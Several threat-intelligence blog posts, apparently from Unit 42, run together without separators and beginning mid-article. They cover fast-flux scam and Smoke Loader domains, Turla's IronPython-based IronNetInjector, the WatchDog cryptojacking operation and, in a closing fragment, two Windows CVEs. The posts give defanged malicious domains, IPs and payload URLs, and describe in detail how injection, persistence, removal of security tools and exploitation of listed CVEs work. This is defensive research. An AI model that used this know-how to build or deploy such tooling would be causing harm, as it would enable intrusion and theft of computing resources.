The cybercriminals advertised their campaign in several ways. They sent out spam emails with the subject “Earn 15.000 Euro every Month'' and the body containing URL hXXp[:]//heygamersnort[.]at?gcGDRAewqASzXFDXcGCHjBJnhBGvFCCDRXTCyVBunINHBYGTFCRx (spam email source). They also set up websites, as shown in Figure 5, with the same content as the spam email.
Figure 5. Screenshot of hXXp[:]//latestforexsoftware.blogspot[.]com/2020/12/earn-15000-euro-every-month.html.What distinguishes this campaign from others is that the cybercriminals set up relatively high-quality websites in many different languages (including Dutch, French, German, Italian, Danish, Czech and English), as shown in Figure 6. We observed the domain heygamersnort[.]at resolving to over 200 IP addresses in less than two months, where these IP addresses are located all around the globe (mainly Eastern Europe, the Middle East and Central and South America) at different ISPs.
Figure 6.a. heygamersnort[.]at campaign in English (screenshot source urlscan.io and Joe Sandbox).Figure 6.b. heygamersnort[.]at campaign in Italian (screenshot source urlscan.io and Joe Sandbox).Figure 6.d. heygamersnort[.]at campaign in German (screenshot source urlscan.io and Joe Sandbox).Figure 6.c. heygamersnort[.]at campaign in English (screenshot source urlscan.io and Joe Sandbox).Users can look for multiple warning signs to avoid similar social engineering phishing and scam websites. First, when it looks “too good to be true,” then very likely, it is. If the cybercriminals could make 15,000 Euros a month easily, then they would not advertise how they do it. Second, these sites always convey a sense of urgency – they may say, “Only 28 free places left,” or include a timer counting down, making you think you only have a couple minutes to get rich.
Case Study: Smoke Loader Campaign C2
Our fast flux detector found multiple C2 domains related to the Smoke Loader malware family, such as jamb2[.]monster, tinnys[.]monster and netvxi[.]com. Unit 42 researchers have reported multiple instances of the Smoke Loader malware family, for example, related to a banking Trojan and a fake tsunami warning spam campaign.
Smoke Loader is a modular malware. When installed, it acts as a backdoor and allows attackers to download further malicious payloads from the C2 servers, which could be anything from ransomware to info stealers. The domains we discovered resolved to nearly 100 IP addresses in less than a two-week timeframe, where these IP addresses are located at many different ISPs and geolocations (mainly Eastern Europe, the Middle East and Central America).
Case Study: Illicit Gambling and Adult Sites
We found several large clusters of domains leveraging fast flux networks and at the same time hosting gambling and adult content. These sites are almost always in Chinese, as their activity is illegal in China. To evade detection and blocking, they usually use fast flux techniques. Typically, we observe that these domains point to hundreds of different IP addresses located all over the world (mainly North America, Western Europe and Asia). Furthermore, they only point to a given IP address a couple of times.
The domain 5651v[.]com (shown in Figure 7) is an example of such a gambling site resolving many IP addresses. The domain 99guise[.]com (Figure 8) is a typical example of gambling and adult content listing sites with dozens of links on the page.
Figure 7. Example of a gambling page, 5651v[.]com (translated to English).Figure 8. 99guise[.]com listing different gambling sites and adult content (not shown).Worse than the illicit techniques they use to evade authorities, many of these sites offer mobile downloads to users that can frequently be malicious. The domains 612852[.]com and por99f9yw[.]com (Figures 9 and 10) both offer file downloads that were found to be malicious.
Figure 9. 612852[.]com offering an app download for Android.Figure 10. por99f9yw[.]com offering app download for Android and IOS.
Conclusion
There are various tactics and techniques available for cybercriminals to harden their systems against takedown and denylisting efforts such as fast fluxing, double fluxing and DGAs. While more basic techniques can be easily countered, advanced techniques result in a cat-and-mouse game between cybercriminals and law enforcement. Double fluxing can make IP-based denylists and host takedowns ineffective. DGA domains make static domain denylists and domain takeovers less effective.
At Palo Alto Networks, we automatically detect fast flux and DGA domains to protect our customers. Our detection results are built into multiple Palo Alto Networks Next-Generation Firewall security subscriptions, including URL Filtering and DNS Security.
Acknowledgements
We would like to thank Arun Kumar and Jun Javier Wang for their help with improving this blog post.
In recent years, more and more ready-made malware is released on software development hosting sites available for everybody to use – including threat actors. This not only saves the bad guys development time, but also makes it much easier for them to find new ideas to prevent detection of their malware.
Unit 42 researchers have found several malicious IronPython scripts whose purpose is to load and run Turla’s malware tools on a victim’s system. The use of IronPython for malicious purposes isn’t new, but the way Turla uses it is new. The overall method is known as Bring Your Own Interpreter (BYOI). It describes the use of an interpreter, not present on a system by default, to run malicious code of an interpreted programming or scripting language.
The first malicious IronPython scripts of the tool we describe here were discovered last year by a security researcher from FireEye. At the beginning of this year, another security researcher from Dragos pointed out some new scripts of the same threat actor uploaded to VirusTotal from two different submitters. We found that one of the submitters also uploaded two other samples, which are most likely embedded payloads of one of the IronPython scripts. These samples helped us to understand how this tool works, what malware it loads and which threat actor uses it.
While the IronPython scripts are only the first part of the tool, the main task of loading malware is done by an embedded process injector. We dubbed this toolchain IronNetInjector, the blend of IronPython and the injector’s internal project name NetInjector. In this blog, we describe the IronPython scripts and how they’re used to load one or more payloads with the help of an injector.
Palo Alto Networks customers are protected from this threat through WildFire and Cortex XDR. AutoFocus customers can investigate this activity with the tag “IronNetInjector”.
What Is IronPython?
First, let’s take a look at what IronPython is and why it was chosen as a loading vector. In the words of the IronPython team:
IronPython is an open-source implementation of the Python programming language which is tightly integrated with the .NET Framework. IronPython can use the .NET Framework and Python libraries, and other .NET languages can use Python code just as easily.
And further:
IronPython's sweet-spot is being able to use the .NET framework APIs directly from Python.
With IronPython, you can use .NET framework APIs directly in your Python script. It is a Python interpreter written entirely in C#. Currently, it fully supports Python 2, while support for Python 3 is still in development. As one of two official projects formerly developed by Microsoft, the other being IronRuby, it uses the Dynamic Language Runtime (DLR).
Now, it becomes clear why IronPython is also attractive for malware authors. You can make use of the .NET framework APIs without having to compile a .NET assembly. Of course, this requires the IronPython interpreter to also be present on the system, but that can be accomplished in different ways. Also, IronPython scripts don’t run with the original Python interpreter when .NET framework APIs are used in the code. In case of a sandbox that supports Python scripts, the interpreter would simply crash without any dynamic analysis result. Further, as IronPython is written in C# and thus its process contains all the Common Language Runtime (CLR) on execution, one can easily load additional assemblies.
IronNetInjector
IronNetInjector is made of an IronPython script that contains a .NET injector and one or more payloads. The payloads can be also .NET assemblies (x86/64) or native PEs (x86/64). When an IronPython script is run, the .NET injector gets loaded, which in turn injects the payload(s) into its own or a remote process.
The key features of the malicious IronPython scripts are as follows:
Function and variable names are obfuscated.
Strings are encrypted.
Contain an encrypted .NET injector and one or more encrypted PE payloads.
Take one argument that is the decryption key for the embedded .NET injector and PE payload(s).
Embedded .NET injector and payload(s) are encoded with Base64 and encrypted with Rijndael.
Log messages are written to %PUBLIC%\Metadata.dat
Error messages are written to %PUBLIC%\Metaclass.dat
The following screenshot shows one of the IronPython scripts decoded:
Figure 1. Decoded IronPython script with embedded .NET injector and ComRAT payload (both shortened).
We have found two versions of the .NET injector, a newer variant internally named NetInjector compiled in 2019 and an earlier variant named PeInjector_x64 compiled in 2018. The earlier variant is much more limited in functionality compared to the 2019 variant.
Both versions are full-blown PE injection tools able to load a native x86/64 payload reflectively into a remote process. This is accomplished via unmanaged functions and the use of PeNet, a publicly available PE parser library written in C#. The decompiled code is self-explanatory as meaningful function, method and variable names are used throughout the code. Additionally, log and error messages are being used extensively.
Most of the code of the 2018 variant is taken from PowerShell Empire’s ReflectivePEInjection script and got translated into C#. It’s written in a much more specific manner than the 2019 variant, which is a generically written injection tool. The newer version additionally contains the ability to inject .NET assemblies into unmanaged processes. Also, it can load payloads into its own process space, the IronPython interpreter process.
The newer injector has the following PDB path left:
The same submitters who uploaded the IronPython scripts also submitted other files which are directly related to IronNetInjector. Based on the file sizes and the file sizes of the embedded payloads in the IronPython scripts, we can make some assumptions about what the payloads likely are.
The following table shows the IronPython scripts categorized by the different VirusTotal submitters. It also shows which other samples uploaded by the same submitter or the other submitters are connected and gives the assumed embedded malware:
Submitter
IronPython script(s) uploads
Related samples uploaded by same submitter
Payload assumptions
1
• prophile.py
• profilec.py
• IronPython-2.7.7z: Portable IronPython version that contains the two IronPython scripts and a Windows task XML to start profilec.py
• NetInjector.dll: .NET injector (variant 2019), most likely embedded .NET injector in profilec.py of same submitter
• payload.exe: ComRAT v4 variant (DLL), most likely embedded in profilec.py of same submitter
-
5
-
• part_1.data: .NET injector (variant 2018), most likely embedded in prophile.py of submitter 1
• part_2.data: RPC backdoor variant, most likely embedded in prophile.py of submitter 1
• part_3.data: RPC backdoor variant, most likely embedded in prophile.py of submitter 1
-
Table 1. Categorized IronPython samples according to VirusTotal submitters and their assumed payloads.
It becomes clear that IronNetInjector is mostly used to load ComRAT. In one case, a variant of the RPC backdoor is used and in another a payload that we couldn’t associate with known malware.
We also couldn’t verify how the IronPython scripts get run in the first place. One of the submitters uploaded a 7-Zip archive with the contents of the IronPython MSI file of version 2.7.0.40 from 2011. This archive also contains two IronPython scripts (see table) and a Windows task XML file named mssch.xml with the following content:
Figure 2. Windows task XML file for IronNetInjector.
The task is used to start an IronPython script with the 64-bit version of the interpreter. As a command line argument, the Rijndael decryption key is passed. However, the key didn’t decrypt on any of the embedded files in the scripts we found. The task’s description is PythonUpdateSrvc and it runs either on Windows startup when a user logs in or when one of two system events get created:
Figure 3. IronNetInjector task triggers.
Depending on the system, the event with ID 8001 belongs to Microsoft Internet Information Services (IIS), Microsoft Exchange Server or Windows Server (Source: Netsurion EventTracker). The other event with ID 5324 is likely related to the logoff from Winlogon. Both triggers only happen when these events appear in the Microsoft-Windows-GroupPolicy(/Operational) event logs.
When we consider that the files in the 7-Zip archive were all taken from the same directory, we can make some assumptions. The attacker might have used the IronPython MSI to install the interpreter to C:\ProgramData\IronPython-2.7 on the victim’s system. The IronPython scripts and the Windows task XML were placed in the same directory. The task file is then used to create a task which in turn starts a script when triggered. However, it’s also possible that the submitter collected the files from different places and just bundled them into an archive for scanning purposes. It’s also unclear why the attacker would use such an old version of IronPython.
A Brief Walkthrough
Let’s go briefly through the execution flow based on one of the scripts of VirusTotal submitter 4 that contains the 2019 variant of the injector and a ComRAT variant (SHA256: 3aa37559ef282ee3ee67c4a61ce4786e38d5bbe19bdcbeae0ef504d79be752b6).
When an IronPython script is run, it is loaded into the IronPython interpreter. In the IronPython script, the embedded .NET injector (SHA256: a56f69726a237455bac4c9ac7a20398ba1f50d2895e5b0a8ac7f1cdb288c32cc) and ComRAT DLL payload (SHA256: a62e1a866bc248398b6abe48fdb44f482f91d19ccd52d9447cda9bc074617d56) get decoded and decrypted. This is done with the Python Base64 module and the RijndaelManaged class from the C# cryptography namespace. The decryption key is passed as an argument to the IronPython script. The Rijndael initialization vector (IV) is stored in the script. Next, the .NET injector gets loaded into the IronPython process with the help of the Assembly.Load() method of the C# Reflection namespace. That's possible because IronPython itself is a .NET assembly and thus its process already contains all the .NET runtime libraries.
After the injector assembly is loaded, the ID of the process where the ComRAT DLL gets injected is retrieved. In this case, the explorer.exe was chosen. This routine to get the PID slightly differs in the IronPython scripts we found. While one script uses the C# method GetProcessesByName() to get the PID, the other scripts run the Windows tool tasklist.exe with the help of the Python os.popen() function. The output is then parsed to the targeted process ID with the help of tasklist filters. Also, some scripts filter the PID based on a Windows service name. When the PID is found, an instance of the injector assembly is created and the ComRAT payload bytes and PID are passed.
Figure 4. PID retrieval function variations in the different IronPython scripts.
Finally, the injector's public methods Invoke() and InvokeVoid() get called. In the latter, the exported function name VFEP of the ComRAT payload gets passed. From this point on, the .NET injector takes control over the further execution.
The .NET injector contains the following namespaces:
DefaultSerializer
PeNet
PeNet.Parser
PeNet.Structures
PeNet.Structures.MetaDataTables
PeNet.Structures.MetaDataTables.Parsers
PeNet.Utilities
While the PeNet code is copied from the project, the namespace DefaultSerializer contains the injector code and is made of the following classes:
DefaultSerializer: Contains the injector code.
NetBootstrapper: Contains 32-/64-bit bootstrappers to load an assembly into an unmanaged process.
Win32: Contains the imported unmanaged function declarations and win32 structures/constants.
The DefaultSerializer class exposes four public methods:
InjectAssembly
Invoke
InvokeAssemblyMethod
InvokeVoid
These methods are used pairwise. The method InjectAssembly is used to inject a .NET assembly into a native process (or its own) and InvokeAssemblyMethod to call any chosen method of the injected assembly. The method Invoke is used to inject a native PE into a remote process and InvokeVoid to call any exported function of the injected payload.
Figure 5. Decompiled NetInjector code.
Depending on the number of arguments passed to DefaultSerializer on creation time, the payload is either loaded into its own process or a remote one. In case only the payload bytes are passed, it gets loaded into its own process space. The other options are to also pass the ID or handle of the remote process the payload gets injected to.
In our case, the second option is used with the PID of explorer.exe to load the ComRAT payload reflectively into the process.
One other interesting aspect of the injector is its ability to load an assembly into an unmanaged process. This needs some preparation in the remote process, as you cannot simply load and execute a .NET assembly there if the CLR isn’t present. This is accomplished with a native bootstrapper DLL, which gets injected into the remote process and prepares it so a .NET assembly can be injected afterwards.
There are two bootstrappers (x86/64) contained in the NetBootstrapper class, which have the following PDB paths left:
Just like the injector itself, the bootstrappers contain meaningful function names (exported functions) and useful log messages. It uses the following exported functions:
Bootstrap: Load CLR services into process.
GetMethodResult: Get method result from InvokeMethod.
InvokeMethod: Call method of injected assembly passed as a parameter.
LoadAssembly: Load .NET assembly passed as a parameter.
StartClrRuntime: Same as Bootstrap.
These functions are called from the injector to prepare and load a .NET assembly payload from the IronPython script into a remote process.
In all the IronPython scripts we found, only the native payload to native remote process injection option is used.
Conclusion
IronNetInjector is another toolset in Turla’s ever-growing arsenal, made of an IronPython script and an injector. It’s similar in structure to the previously used in-memory loading mechanism to execute malware with the help of PowerShell scripts. These scripts contain an embedded PE loader to execute an embedded malware payload.
The tool we discussed in this blogpost was likely developed to move away from PowerShell towards .NET. This general trend can be seen in recent years as detection of Powershell based threats became better, but also due to security mechanisms like AMSI introduced by Microsoft.
The .NET injectors and bootstrappers contain clean code and meaningful function/method/variable names, and they use detailed log/error messages. Only the initial IronPython scripts are obfuscated to prevent easy detection.
There are still some questions we need answers for, such as what other samples get loaded beside ComRAT and the RPC backdoor? How do the IronPython scripts get run? And how is the interpreter deployed to a victim’s system?
We will continue to monitor for this malware loading tool to get the missing pieces of the puzzle.
Palo Alto Networks customers are protected from this malware tool. Our threat prevention platform WildFire detects it as malicious. Our extended detection and response platform Cortex XDR can identify and block the malware execution. AutoFocus customers can track the activity with the tag “IronNetInjector”.
Unit 42 researchers are exposing one of the largest and longest-lasting Monero cryptojacking operations known to exist. The operation is called WatchDog, taken from the name of a Linux daemon called watchdogd. The WatchDog mining operation has been running since Jan. 27, 2019, and has collected at least 209 Monero (XMR), valued to be around $32,056 USD. Researchers have determined that at least 476 compromised systems, composed primarily of Windows and NIX cloud instances, have been performing mining operations at any one time for over two years.
Cryptojacking is the process of performing cryptomining operations on systems which are not owned and maintained by the mining operators. Malicious cryptojacking operations are currently estimated to affect 23% of cloud environments, up from 8% in 2018. This increase is primarily caused by the meteoric rise in cryptocurrencies’ valuation. The global market for blockchain, the technology behind cryptocurrency, is anticipated to reach $60.7 billion by 2024, and criminal organizations and actor groups are trying to cash in on this.
Within this blog, Unit 42 researchers provide an overview of the WatchDog cryptojacking campaign. The WatchDog miner is composed of a three-part Go Language binary set and a bash or PowerShell script file. The binaries perform specific functionality, one of which emulates the Linux watchdogd daemon functionality by ensuring that the mining process does not hang, overload or terminate unexpectedly. The second Go binary downloads a configurable list of IP addresses net ranges before providing the functionality of targeted exploitation operations of identified NIX or Windows systems discovered during the scanning operation. Finally, the third Go binary script will initiate a mining operation on either Windows or NIX operating systems (OS) using custom configurations from the initiated bash or PowerShell script. WatchDog’s usage of Go binaries allows it to perform the stated operations across different operating systems using the same binaries, i.e. Windows and NIX, as long as the Go Language platform is installed on the target system.
Researchers have mapped out the infrastructure behind the mining operations. They have identified 18 root IP endpoints and seven malicious domains, which serve at least 125 malicious URL addresses used to download its toolset.
Unit 42 reported on Graboid, a wormable Monero mining operation on Docker Hub, in October 2019. Graboid was the largest known mining operation to date in terms of the total number of active systems. At the time of its operation, it consisted of at least 2,000 exposed and compromised Docker Daemon APIs systems. Each Graboid miner was operational 65% of the time, meaning around 1,300 compromised Docker containers were mining at any one time. Additionally, Graboid could have also achieved higher processing speeds due to the configuration script utilizing all available container central processing units (CPUs). However, Graboid was only known to operate for up to three months before its Docker Hub images were removed.
WatchDog, on the other hand, does not rely on a third-party site to host its malicious payload, allowing it to have remained active for more than two years at the time of this writing.
It is clear that the WatchDog operators are skilled coders and have enjoyed a relative lack of attention regarding their mining operations. While there is currently no indication of additional cloud compromising activity at present (i.e. the capturing of cloud platform identity and access management (IAM) credentials, access ID or keys), there could be potential for further cloud account compromise. It is highly likely these actors could find IAM-related information on the cloud systems they have already compromised, due to the root and administrative access acquired during the implantation of their cryptojacking software.
Palo Alto Networks Prisma Access is configured to detect each of WatchDog’s 18 IP addresses, seven domains and their associated URL addresses through PAN-OS. Prisma Cloud also detects the usage of malicious XMRig processes used by the WatchDog miner operating in cloud environments that have Prisma Cloud Compute Defender installed.
Public Mining Pools
Unit 42 researchers have identified three XMR wallet addresses within WatchDog configuration files. These configuration files are downloaded alongside the WatchDog mining binaries and contain the XMR wallet address and the mining pool(s) to be used during the mining operations. See Figure 1 for an example of the configuration file config.json.
Figure 1. config.json file detailing the XMR wallet address.
Examining all known config.json files used by WatchDog, Unit 42 researchers have identified three XMR wallet addresses as:
These three XMR wallet addresses are used with at least three public mining pools and one private mining pool to process mining operations, performance, functionality and payments.
Mining Pool
Port
Public or Private
xmr.f2pool[.]com
13531
Public
xmr-eu2.nanopool[.]org
14444
Public
xmr.pool.gntl[.]co.uk
40009
Public
80[.]211[.]206[.]105
6666
Private
Table 1. Public and private mining pools used by the WatchDog miner.
The following eight screenshots illustrate the findings gathered from the f2pool, nanopool and the GNTL public mining pools for each of the three XMR wallets identified.
f2pool mining pool
Figures 2 and 3 illustrate the XMR address beginning with “43zq” being heavily used within the f2pool public mining pool, pulling in roughly 200 Monero. Meanwhile, the XMR wallet address starting with “82et” operates at a much lower scale and has only pulled in 2.3 XMR (see Figures 4 and 5).
Figure 2. XMR wallet 43zq and its XMR total.Figure 3. XMR wallet 43zq and its 30-day hashrate.Figure 4. XMR wallet 82et and its XMR total.Figure 5. XMR wallet 82et and its 30-day hashrate.
Nanopool mining pool
XMR address beginning with “82et” was less active within the f2pool public mining pool, but it is more involved within the nanopool public mining pool (see Figures 6 and 7) than the XMR wallet address beginning with “43zq” (see Figures 8 and 9). However, the nanopool mining operation only equates to a fraction of the total XMR mined by the WatchDog mining operation as a whole, with 6.8 XMR coins mined to date.
Figure 6. XMR wallet 82et and its lifetime hashrate.Figure 7. XMR wallet 82et and its XMR payouts.Figure 8. XMR wallet 43zq and its lifetime hashrate.Figure 9. XMR wallet 43zq and its XMR total payout.
GNTL XMR mining pool
A single configuration file has been identified that links the potential of the wallet that begins with “87qa” to all three public mining pools listed here, but only GNTL displayed any mining operations related to the “87qa” XMR wallet (see Figure 10). However, this XMR wallet address does not seem to be greatly used within the WatchDog operations. As of this writing, only .59 XMR has been mined from GNTL using the “87qa” XMR address (see Figures 10 and 11).
Figure 10. XMR wallet 87qa and XMR hashrate.Figure 11. XMR wallet 87qa and all XMR payouts.
Out of the data collected from all three of the public mining pools, Unit 42 researchers calculated an average of 1,037KH/s hash rate from the XMR wallets across the public mining pools. Researchers then developed an estimate of the current number of systems actively participating in the cryptomining operation. Researchers conservatively estimate that an average of 476 systems are actively involved within the WatchDog mining operation at any one time.
This estimation was calculated using the documentation on CPU architecture from several of the largest cloud providers. All cloud providers advertise the use of Intel Xeon E5 and AMD EPYC CPUs for a majority of their cloud VM instances.
We can use the popular XMR mining software XMRig’s benchmark hash calculator to calculate the hash rates for mid-range Intel Xeon E5 and AMD EPYC series 7 processors. A single thread on each processor can produce an estimated hash rate of 543 H/s (hashes per second) for the AMD EPYC series 7 and 544 H/s for the Intel Xeon E5. When taking into account the WatchDog miner configuration file, config.json, the miner will use at most four threads on the compromised system (see Figure 12).
Figure 12. WatchDog miner CPU configuration.
This will result in the compromised system processing a total average of 2,172-2,176 H/s using at most four threads as per the configuration guide. With an average total of 1,037 KH/s (thousand hashes per second) of processing for the total WatchDog miner operation, this leaves a potential total of 476 systems participating in the mining operation at any one time.
The number of systems would depend upon the VM instance type that was compromised and used. It is important to note that not every compromised system would be able to process XMRig operations to the same scale. It is possible that double this estimated number, nearly 900 systems, could be operating at any one time. This size of a mining operation is achievable if smaller, less robust, cloud VM instances were compromised and used to process XMR hashes.
WatchDog Infrastructure
The WatchDog miner has been active since at least Jan. 27, 2019, as witnessed from the public mining pool data. Since that time, a number of malware samples have been identified that point to WatchDog infrastructure, specifically the initialization bash script that begins the system and mining configuration process for newly compromised systems.
Through analysis of these initialization bash scripts, Unit 42 researchers were able to track how WatchDog actors set up mining operations on a compromised system. The authors of the script tipped their hand to show how they set up and configure their mining infrastructure. Within every known operation, the initialization bash script is downloaded onto the compromised system and performs a series of functions. Several of the functions are common to a majority of cryptojacking operations, namely the removal of cloud security tools, the removal of previously installed and known malicious cryptomining software, and then the downloading and setup of the customized malicious cryptomining software. However, the WatchDog bash script miner also hardcodes a primary and secondary URL address that are used to download the WatchDog mining toolkit (see Figure 13).
Figure 13. Establishing command and control (C2).
Using these primary and secondary URL addresses, Unit 42 researchers were able to map a rough estimation of the network infrastructure used by the WatchDog miner operators.
The following Maltego chart illustrates the overall size of the known operation infrastructure used by WatchDog (see Figure 14).
Figure 14. Maltego chart of the WatchDog miner operation.
To date, there are currently 18 known IP addresses and seven known domains hosting at least 125 URLs that have served or continue to serve the WatchDog miner malware and configuration files. While the majority of the malware appears to be focused on *NIX OS systems, there are several Windows OS binaries that are also hosted on several of the known host systems.
39.100.33[.]209
45.153.240[.]58
45.9.148[.]37
93.115.23[.]117
95.182.122[.]199
106.15.74[.]113
107.173.159[.]206
146.71.79[.]230
185.181.10[.]234
185.232.65[.]124
185.232.65[.]191
185.232.65[.]192
185.247.117[.]64
198.98.57[.]187
199.19.226[.]117
204.44.105[.]168
205.209.152[.]78
208.109.11[.]21
Table 2. The 18 known IP addresses associated with the WatchDog miner.
de.gengine[.]com.de
de.gsearch[.]com.de
global.bitmex[.]com.de
ipzse[.]com
py2web[.]store
sjjjv[.]xyz
us.gsearch[.]com.de
Table 3. The seven known domains associated with the WatchDog miner.
For a full list of the known URL Addresses associated with the WatchDog mining operation, see the Indicators of Compromise (IOC) section of this blog.
Researchers found that several of these host systems were still operational at the time the research for this blog was being conducted. Due to the live status, researchers were able to pull down several of the malicious files for further analysis. A full IOC breakdown of the files and their SHA-256 hash is listed below within the IOC section.
WatchDog Malware Breakdown
Unit 42 researchers selected five interrelated malware samples to explain their functionality. The cryptojacking operation appears to begin with a bash script, newdat.sh, which defines the downloadable content for three separate Go binary files and one JSON configuration file config.json. The Go binaries detailed within this blog are a network scanner and exploitation binary called networkmanager, a process monitoring binary called phpguard, and a version of the malicious XMRig cryptomining software called phpupdate.
newdat.sh
Unit 42 researchers have identified four different filenames for bash scripts that perform the same infrastructure, network scanning and system configuration operations. These file names are init.sh, newinit.sh, newdat.sh and update.sh.
There are eight unique operations within the initialization script:
Environmental setup
Configure file and directory read/write permissions and save downloaded files to preconfigured locations.
Downloads IP address ranges to be used for scanning.
unlock_cron
Unlocks the /etc/crontab file.
lock_cron
Locks the /etc/crontab file.
Perhaps one of the most useful script operations identified by Unit 42 researchers is the section pertaining to the download location of the WatchDog toolkit. As illustrated within the previous infrastructure section, the scripts detailed which endpoints are currently hosting the malicious cryptojacking files.
Figure 15. Establishing command and control (C2).
As can be seen in Figure 15, there are hardcoded links within the newdat.sh script that point to URL addresses and identify the miner binary, the configuration files, the scanning binary and the WatchDog process – and even another version of the initial script itself. This could allow the actors to update the active miners in near realtime.
Each of these binaries will be investigated in the following sections. First up is the Go language scanning binary, networkmanager.
networkmanager
The networkmanager binary is a UPX-compressed Go language binary designed to scan networks and, when a vulnerable target is identified, attempt to compromise that identified system using a robust set of built-in application exploits. Researchers have identified two different file names used by the actors to name their binaries that perform the same scanning and exploitation function. Those names are networkmanager and networkservice.
While scanning operations are initiated via the newdat.sh bash script detailed above, the scanner binary will perform the actual scanning and exploitation operations. The WatchDog scanning binary uses a file composed of 60,634 individual Chinese IP net ranges, which is downloaded during the system detection phase of the networkmanager binary. Within the Go binary’s main initialization function, sym.go.main.ipc.download_ipdb, the networkmanager binary requests and then downloads one of two possible IP address netrange files:
http://83.97.20[.]90/cccf67356/ip_cn.txt
http://83.97.20[.]90/cccf67356/ips_cn.txt
The IP address net ranges were stored in binary format and upon conversion to ASCII revealed the targeted IP address net ranges (see Figure 16).
Figure 16. An example of the ip_cn.txt Chinese net ranges.
Unit 42 researchers downloaded these files, and at the time of their download, both of the files appear to contain the same content, as they both have the same SHA-256 hash, ad3efb9bfd49c379a002532f43cc4867a4f0b1cd52b6f438bb7a8feb8833b8f8. These two identical files will be used by the pnscan or masscan processes to scan the network ranges for potential victims.
At the time of their download for this blog, these two files only appear to contain Chinese-related IP addresses. It is likely the actors behind WatchDog are able to update the binaries to include any number of IP address network ranges they wish to target. This is likely the case as Unit 42 researchers have identified victims of the WatchDog miner operating outside of the China IP address space, specifically within the United States and Europe.
Continuing on, loaded within the networkmanager Go binary are 33 individual exploits functions, 32 individual remote code execution (RCE) functions and several shell grab functions (see Figure 17).
Figure 17. Exploits loaded into the networkmanager binary.
The following applications are specifically targeted within the scanning binary:
CCTV exploit
It is currently unknown if the target is a CCTV appliance or if there is another moniker “cctv” could stand for.
Drupal
Versions 7 and 8.
Elasticsearch
CVE-2015-1427 (Elasticsearch sandbox evasion – version before 1.3.8 and 1.4.x before 1.4.3)
CVE-2014-3120 (Elasticsearch before 1.2)
Apache Hadoop
PowerShell
Encoded command-line operations.
Redis
Spring Data Commons
CVE-2018-1273, versions prior to 1.13-1.13.10, 2.0-2.0.5
SQL Server
ThinkPHP
Versions 5.x, 5.10, 5.0.23
Oracle WebLogic Server
CVE-2017-10271 – versions 10.3.6.0.0, 12.1.3.0.0, 12.2.1.1.0 and 12.2.1.2.0)
The reference to “tmp_0324_scan” has been witnessed before, within a May 19, 2019, blog post from the forum.90sec.com, a Chinese-language Information Security group. The 90sec blog highlights a deep dive of a cryptojacking exploitation event targeting Apache Hadoop, Redis and ThinkPHP applications.
Of note, the bash script highlighted within the blog follows the same formatting as the newinit.sh shell script used by the WatchDog miner (see Figure 18). Aside from the different filenames and IP addresses, the two formats are practically identical.
Figure 18. Similar script formatting between the 90sec blog and NewInit.sh.
Additionally, the references to “tmp/0324/scan” within the 90sec post are listed within the same format as witnessed within the networkmanager binary functions (see Figures 17 and 19).
Figure 19. Image of networkservices exploits pulled from the 90sec forum.
It is clear that the activity being monitored by 90sec on May 19, 2019, is the same cryptojacking malware family researchers are seeing today in the form of the WatchDog miner. Several similarities can be observed between the past and present forms of the malware, such as that the same exploits appear to be used. However, newer techniques have been developed and implemented within the more current version of WatchDog. Specifically, we see this in relation to the phpguard binary.
Also of note, the denisenkom/go-mssqldb library is added to Go binary which allows for SQL DB functions to be accessible through the Go Language, including remote connections, error handling, bulk operations, logging and data manipulation (see Figure 20).
Figure 20. Loaded Libraries – Denisenkom mssql-db, Go-Civil and Redis.
The Go binary is also loaded with the Google Cloud library Go Civil to allow for the usage of a Gregorian calendar with exactly 24-hour days, 60-minute hours, and 60-second minutes, as well as the Github Redis Go Library, allowing for Redis service control by the binary.
phpguard
Phpguard is a UPX-compressed Go language binary designed to protect the mining software during operation. It performs the functions of monitoring system processes and scheduled tasks or CronJobs to ensure the mining software is running. Unit 42 researchers have identified two different filenames for binaries that perform the same protective function, phpguard and sysguard.
Through the use of the custom Go library “tmp_0324_dog_platform” (see Figure 21), the Go binary is able to control the XMRig mining software in either Windows or NIX systems.
Figure 21. phpguard custom Go functions for miner control in Windows and NIX.
Additionally, the binary embeds the mining software within the relevant OS through scheduled tasks, as is the case in Windows systems (see Figure 22). This can also happen via CronJobs, as is the case with NIX systems (see Figure 23).
The binary will also continually crawl through each of the OS running processes to ensure that the mining process is running (see Figure 24).
Figure 24. phpguard process crawling cycle.
The binary is designed to ensure the mining process is protected. If this is a first run for the binary, it will set the new process for protection. If the mining software has not been started, it will start the mining software. And if the software has yet to be downloaded, the binary will begin the download process (see Figure 25).
Figure 25. Setting protections for the mining process.
phpupdate
The phpupdate process is the XMRig mining software used by the WatchDog miner. Unit 42 researchers have identified three different filenames for binaries that perform the same mining operations, phpupdate, zzh and trace.
There is little to disclose about the WatchDog miner’s version of XMRig or its mining operations that is outside of known industry mining software operations. It offers a fully configurable operational menu, allowing the user to specify the following mining attributes (see Figure 26):
URL of the mining pool.
Mining algorithm (or the desired coin).
Username.
Password.
Proxy information.
Sending of a keep alive packet
Size of packet, and more.
Figure 26. The WatchDog miner’s configuration options.
While the miner can be controlled by the phpguard Go binary, as was described within the section just prior, the mining software can also be operated through direct user interaction.
Conclusion
The WatchDog mining operation has been in progress since at least Jan. 27, 2019, and has collected at least 209 Monero CryptoCoins (XMR), valued at least $32,056 USD. The WatchDog actors are using cloud-efficient cryptojacking malware, through the use of UPX-compressed Go language binaries, ensuring they are able to compromise both Windows and Linux operating systems – assuming those systems have the Go platform installed. At this time, the WatchDog mining infrastructure is known to include 18 IP addresses and seven domains. These malicious endpoints continue to host or have hosted at least 125 URL addresses used to download the WatchDog mining toolkit. Additionally, the scanning and exploitation binary, networkmanager, is loaded with 33 unique exploits, including 32 RCE functions. The WatchDog mining operation is quite large, as at least 476 compromised systems are estimated to be mining at any given time.
It is clear that the WatchDog operators are skilled coders and have enjoyed a relative lack of attention regarding their mining operations. While there is currently no indication of additional cloud compromising activity at present (i.e. the capturing of cloud platform IAM credentials, access ID, or keys), there could be potential for further cloud account compromise. It is highly likely these actors could find IAM-related information on the cloud systems they have already compromised, due to the root and administrative access acquired during the implantation of their cryptojacking software.
Palo Alto Networks Prisma Access is configured to detect each of WatchDog’s 18 IP addresses, seven domains and their associated URL addresses through PAN-OS. Prisma Cloud also detects the usage of malicious XMRig processes used by the WatchDog miner operating in cloud environments that have Prisma Cloud Compute Defender installed.
CVE-2021-24074: Remote code execution (RCE) vulnerability in the Windows IPv4 stack.
CVE-2021-24086 was given the Common Vulnerability Scoring System (CVSS) score of 7.5/6.5 and an "Important" security rating from Microsoft.
